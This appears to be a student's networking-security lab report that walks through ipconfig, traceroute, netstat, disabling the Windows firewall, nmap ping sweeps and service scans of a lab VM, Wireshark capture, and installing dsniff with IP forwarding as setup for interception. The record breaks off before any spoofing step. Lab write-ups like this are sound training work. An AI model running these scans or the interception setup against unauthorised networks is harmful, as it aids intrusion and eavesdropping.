
Task 1:


```
C:\Users\timothyd>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : hsd1.ca.comcast.net
   IPv6 Address. . . . . . . . . . . : 2601:207:101:3570::837a
   IPv6 Address. . . . . . . . . . . : 2601:207:101:3570:47ca:f7b0:5087:c963
   Temporary IPv6 Address. . . . . . : 2601:207:101:3570:34e4:2b2e:d76c:f46
   Link-local IPv6 Address . . . . . : fe80::55d6:3659:9ebf:f6ab%6
   IPv4 Address. . . . . . . . . . . : 10.0.0.220
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::a656:ccff:fe03:2193%6
                                       10.0.0.1
```


```
File  Actions  Edit  View  Help
┌──(timothyd㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:37:df:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.91/24 brd 10.0.0.255 scope global dynamic noprefixroute eth0
       valid_lft 172769sec preferred_lft 172769sec
    inet6 2601:207:101:3570::5ab5/128 scope global dynamic noprefixroute
       valid_lft 202156sec preferred_lft 202156sec
    inet6 2601:207:101:3570:ca97:2fed:ef90:f20b/64 scope global temporary dyn
amic
       valid_lft 300sec preferred_lft 300sec
    inet6 2601:207:101:3570:a00:27ff:fe37:df2f/64 scope global dynamic mngtmp
addr noprefixroute
       valid_lft 300sec preferred_lft 300sec
    inet6 fe80::a00:27ff:fe37:df2f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(timothyd㉿kali)-[~]
└─$
```

The 2 images above show that I am running ‘ip a’ and ‘ipconfig’ on the Windows and Kali VM.



In this step, I am in “Windows Defender Firewall with Advanced Security” and enabling the “File and Printing Sharing” rules.







In the 2 above images, I am pinging the WIndows VM from the Kali VM and then I am pinging the Kali VM from the Windows VM. I got the ip addresses from running the previous steps running ‘ip a’ and ‘ipconfig’.

```
└─$ traceroute google.com
traceroute to google.com (142.250.191.46), 30 hops max, 60 byte packets
 1  10.0.0.1 (10.0.0.1)  10.486 ms  10.451 ms  10.431 ms
 2  10.27.168.50 (10.27.168.50)  22.366 ms 10.27.168.51 (10.27.168.51)  22.31
5 ms  22.264 ms
 3  po-102-rur101.florin.ca.ccal.comcast.net (96.216.234.45)  24.003 ms po-10
2-rur102.florin.ca.ccal.comcast.net (96.216.234.49)  23.977 ms po-102-rur101.
florin.ca.ccal.comcast.net (96.216.234.45)  23.942 ms
 4  po-100-xar02.florin.ca.ccal.comcast.net (96.217.68.165)  23.919 ms  26.48
1 ms po-100-xar01.florin.ca.ccal.comcast.net (96.217.68.157)  26.462 ms
 5  * * *
 6  ae-501-ar01.sacramento.ca.ccal.comcast.net (96.216.129.194)  29.542 ms  3
1.369 ms  31.341 ms
 7  be-36441-cs04.losangeles.ca.ibone.comcast.net (96.110.45.237)  50.537 ms
be-36421-cs02.losangeles.ca.ibone.comcast.net (96.110.45.229)  36.676 ms be-3
6441-cs04.losangeles.ca.ibone.comcast.net (96.110.45.237)  36.648 ms
 8  be-2211-pe11.losangeles.ca.ibone.comcast.net (96.110.33.6)  36.622 ms be-
1112-cr12.sunnyvale.ca.ibone.comcast.net (96.110.46.6)  30.465 ms  30.444 ms
 9  be-301-cr12.9greatoaks.ca.ibone.comcast.net (96.110.37.170)  32.071 ms 96
.87.11.174 (96.87.11.174)  39.499 ms  39.481 ms
10  * * *
11  be-2111-pe11.9greatoaks.ca.ibone.comcast.net (96.110.32.242)  27.211 ms b
e-2201-pe01.9greatoaks.ca.ibone.comcast.net (96.110.36.222)  27.181 ms 209.85
.250.76 (209.85.250.76)  37.481 ms
12  108.170.247.148 (108.170.247.148)  37.425 ms fonality-cr01.losangeles.ca.
```

```
C:\Users\timothyd>tracert google.com

Tracing route to google.com [2607:f8b0:4005:810::200e]
over a maximum of 30 hops:

  1    5 ms    6 ms    5 ms  2601:207:101:3570:a656:ccff:fe03:2193
  2   21 ms   13 ms   13 ms  2001:558:1029:76::3
  3   19 ms    8 ms   12 ms  po-102-rur102.florin.ca.ccal.comcast.net [2001:558:1a2:181f::1]
  4   17 ms   17 ms   21 ms  po-2-rur101.florin.ca.ccal.comcast.net [2001:558:210:1b4::1]
  5   20 ms   17 ms   25 ms  po-100-xar01.florin.ca.ccal.comcast.net [2001:558:210:4c1::1]
  6    *       *       *     Request timed out.
  7   24 ms   40 ms   20 ms  ae-501-ar01.sacramento.ca.ccal.comcast.net [2001:558:210:171::2]
  8   24 ms   21 ms   26 ms  be-36411-cs01.sunnyvale.ca.ibone.comcast.net [2001:558:3:258::1]
  9   20 ms   17 ms   17 ms  be-1112-cr12.sunnyvale.ca.ibone.comcast.net [2001:558:3:381::2]
 10   67 ms   26 ms   20 ms  be-304-cr12.9greatoaks.ca.ibone.comcast.net [2001:558:3:16d::2]
 11   27 ms   20 ms   21 ms  be-1112-cs01.9greatoaks.ca.ibone.comcast.net [2001:558:3:421::1]
 12   16 ms   16 ms   25 ms  be-2101-pe01.9greatoaks.ca.ibone.comcast.net [2001:558:3:136::2]
 13   25 ms   21 ms   18 ms  2001:559::22e
 14   18 ms   26 ms   20 ms  2607:f8b0:830f::1
```

In this step, I am running the commands “traceroute google.com” from the Kali machine and I am running “tracert google.com” from the Windows machine. These commands are tracing the routes to an internet location.






In this step, I am running “nslookup google.com” on both machines to look up google's ip address.

```
:\Users\timothyd>netstat -aon

ctive Connections

Proto  Local Address          Foreign Address        State           PID
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       880
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       4060
TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       6264
TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       664
TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       508
TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1240
TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1148
TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       2364
TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING       644
TCP    10.0.0.220:139         0.0.0.0:0              LISTENING       4
TCP    10.0.0.220:7680        10.0.0.5:49732         TIME_WAIT       0
TCP    10.0.0.220:7680        10.0.0.5:49740         TIME_WAIT       0
TCP    10.0.0.220:7680        10.0.0.5:49751         TIME_WAIT       0
TCP    10.0.0.220:49684       40.83.247.108:443      ESTABLISHED     2884
TCP    10.0.0.220:49847       40.83.247.108:443      ESTABLISHED     2884
TCP    [::]:135               [::]:0                 LISTENING       880
TCP    [::]:445               [::]:0                 LISTENING       4
TCP    [::]:7680              [::]:0                 LISTENING       6264
TCP    [::]:49664             [::]:0                 LISTENING       664
TCP    [::]:49665             [::]:0                 LISTENING       508
TCP    [::]:49666             [::]:0                 LISTENING       1240
TCP    [::]:49667             [::]:0                 LISTENING       1148
TCP    [::]:49668             [::]:0                 LISTENING       2364
TCP    [::]:49670             [::]:0                 LISTENING       644
```

```
┌──(timothyd㉿kali)-[~]
└─$ netstat -aon
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
udp        0      0 10.0.0.91:68            10.0.0.1:67             ESTABLISHED off (0.00/0/0)
udp6       0      0 fe80::a00:27ff:fe37:546 :::*                    7           off (0.00/0/0)
raw6       0      0 :::58                   :::*                    7           off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         STREAM     CONNECTED     16312    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     20410
unix  3      [ ]         STREAM     CONNECTED     21000
unix  3      [ ]         STREAM     CONNECTED     20879    /run/user/1000/bus
unix  3      [ ]         STREAM     CONNECTED     20954
unix  3      [ ]         STREAM     CONNECTED     20168
unix  3      [ ]         STREAM     CONNECTED     19303
unix  3      [ ]         STREAM     CONNECTED     20340
unix  3      [ ]         STREAM     CONNECTED     19812
unix  3      [ ]         STREAM     CONNECTED     20328    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     20707    /run/user/1000/bus
unix  2      [ ]         DGRAM      CONNECTED     18676
unix  3      [ ]         DGRAM      CONNECTED     17519
```

In this step, I am running the command “netstat -aon”, which shows all the ports on the VMs. The ones that have the state “LISTENING” are the open ports.

Task 2:



In this step, I am in “Windows Defender Firewall” and have set each one of these profiles' firewall state to off.

```
C:\Users\timothyd>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::55d6:3659:9ebf:f6ab%6
   IPv4 Address. . . . . . . . . . . : 192.168.56.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

```
┌──(timothyd㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:37:df:2f brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixro
ute eth0
       valid_lft 364sec preferred_lft 364sec
    inet6 fe80::a00:27ff:fe37:df2f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

In this step, I am running “ipconfig” and “ip a” on Windows and Kali Vms.


```
┌──(timothyd㉿kali)-[~]
└─$ nmap -sn 192.168.56.102/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 00:22 PST
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 2.93% done; ETC: 00:24 (0:01:39 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00031s latency).
Nmap scan report for 192.168.56.102
Host is up (0.0015s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 27.52 seconds
```

In this task, I am running the “nmap -sn” to do a ping sweep with the Windows ip address


```
┌──(timothyd㉿kali)-[~]
└─$ nmap -sT -sV -p- 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 00:26 PST
Nmap scan report for 192.168.56.102
Host is up (0.00041s latency).
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 334.15 seconds
```

In this step, I am running a command to scan the open ports and services of the Windows ip address during the ping sweep.

Task 3:



In this step, I am running wireshark on the Kali VM.



In this step, I am using Wireshark to capture packets while navigating to example.com. I then am looking for related packets and looking into its streams by formatting the output as Yaml.

Task 4:

In this step, I am creating a new NAT network in VirtualBox.

```
timothyd@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:36:05:5d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 351sec preferred_lft 351sec
    inet6 fe80::7784:1d55:1304:596f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
timothyd@ubuntu:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.0.2.1        0.0.0.0         UG    100    0        0 enp0s3
10.0.2.0        0.0.0.0         255.255.255.0   U     100    0        0 enp0s3
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0        0 enp0s3
```

In this step, I am running the command “ip a” to check the ip address and then I am running “route -n” to check the default gateway.

```
┌──(timothyd㉿kali)-[~]
└─$ sudo su -
[sudo] password for timothyd:
┌──(root㉿kali)-[~]
└─# apt install dsniff -y
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  libnids1.21
The following NEW packages will be installed:
  dsniff libnids1.21
```

In this step, I am running “sudo su -” to switch to the root user then I am installing dsniff.

```
┌──(root㉿kali)-[~]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[~]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:df:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 490sec preferred_lft 490sec
    inet6 fe80::a00:27ff:fe37:df2f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

